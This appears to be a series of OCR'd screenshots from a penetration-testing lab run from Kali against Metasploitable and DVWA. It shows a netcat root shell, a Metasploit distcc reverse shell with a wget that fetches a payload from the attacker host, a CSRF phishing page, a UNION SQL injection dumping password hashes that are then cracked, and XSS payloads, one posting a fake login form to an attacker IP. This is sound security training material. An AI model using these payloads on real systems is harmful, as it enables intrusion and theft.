┌──(ishan㉿ishan)-[~]
└─$ less /usr/share/exploitdb/platforms/linux/local/8572.c
/usr/share/exploitdb/platforms/linux/local/8572.c: No such file or directory

┌──(ishan㉿ishan)-[~]
└─$ sudo less /usr/share/exploitdb/platforms/linux/local/8572.c
[sudo] password for ishan:
/usr/share/exploitdb/platforms/linux/local/8572.c: No such file or directory

┌──(ishan㉿ishan)-[~]
└─$ sudo less /usr/share/exploitdb/exploits/linux/local/8572.c

┌──(ishan㉿ishan)-[~]
└─$ service apache2 restart

┌──(ishan㉿ishan)-[~]
└─$ ln -s /usr/share/exploitdb/exploits/linux/local/ /var/www/html/
ln: failed to create symbolic link '/var/www/html/local': Permission denied

┌──(ishan㉿ishan)-[~]
└─$ sudo ln -s /usr/share/exploitdb/exploits/linux/local/ /var/www/html/

┌──(ishan㉿ishan)-[~]
└─$ nano /var/www/html/run

┌──(ishan㉿ishan)-[~]
└─$ sudo nano /var/www/html/run

┌──(ishan㉿ishan)-[~]
└─$ nc -lvp 12345
listening on [any] 12345 ...
192.168.229.129: inverse host lookup failed: Unknown host
connect to [192.168.229.128] from (UNKNOWN) [192.168.229.129] 58171
whoami
root
```




Kali 2024 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali 2024
Windows 10
Lab-11
Metasploitable
13:03
ishan@ishan: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Feels colder
Now
Search
ENG
IN
17:03
4/4/2024

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search distcc

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.229.129
RHOST => 192.168.229.129
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.229.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo meLUt8sJGgPD9CbI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "meLUt8sJGgPD9CbI\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.229.128:4444 -> 192.168.229.129:57960) at 2024-04-04 12:45:21 -0400

whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
cd /tmp
wget http://192.168.229.128/run
--16:57:05--  http://192.168.229.128/run
```




Kali 2024 - VMware Workstation
~/Desktop/index.html - Mousepad

```html
<html xmlns="http://www.w3.org/1999/xhtml">
<body>
<div>
Your account is in danger, IF YOU NEED HELP CLICK BELOW!!!!!<br>
Please click <a href="http://192.168.229.129/dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change">here</a> for more details.
</div>
</body>
</html>

```



Kali 2024 - VMware Workstation
file:///home/ishan/Desktop/index.html

Your account is in danger, IF YOU NEED HELP CLICK BELOW!!!!!
Please click here for more details.



192.168.229.129/dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:


Change

```
Password Changed
```

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: low




192.168.229.129/dvwa/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+user_id%2C+passwor

User ID:

Submit

```
ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```



https://crackstation.net

CrackStation

Defuse.ca · Twitter

CrackStation » Password Hashing Security » Defuse Security »

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
e99a18c428cb38d5f260853678922e03
```

□ I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
e99a18c428cb38d5f260853678922e03	md5	abc123

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct



192.168.229.129/dvwa/vulnerabilities/xss_r/?name=<h3>Please+login+to+Proceed<%2Fh3>+<form+action%3Dhttp%3A%2F%2F192.168.138.128>Username%3A
<input+type%3D"usernam

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello

Please login to Proceed

Username:

Password:


Login

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help



Kali 2024 - VMware Workstation

192.168.229.129/dvwa/vulnerabilities/xss_r/?name=<script>alert('hacked')<%2Fscript>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script>alert('hacked')</script> Submit

Hello

192.168.229.129

hacked

OK

Read 192.168.229.129

To direct input to this VM, click inside or press Ctrl+G.